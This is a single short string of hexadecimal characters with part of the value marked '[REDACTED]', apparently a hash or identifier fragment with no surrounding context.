f42d0c1607[REDACTED]c5d3e6065fbe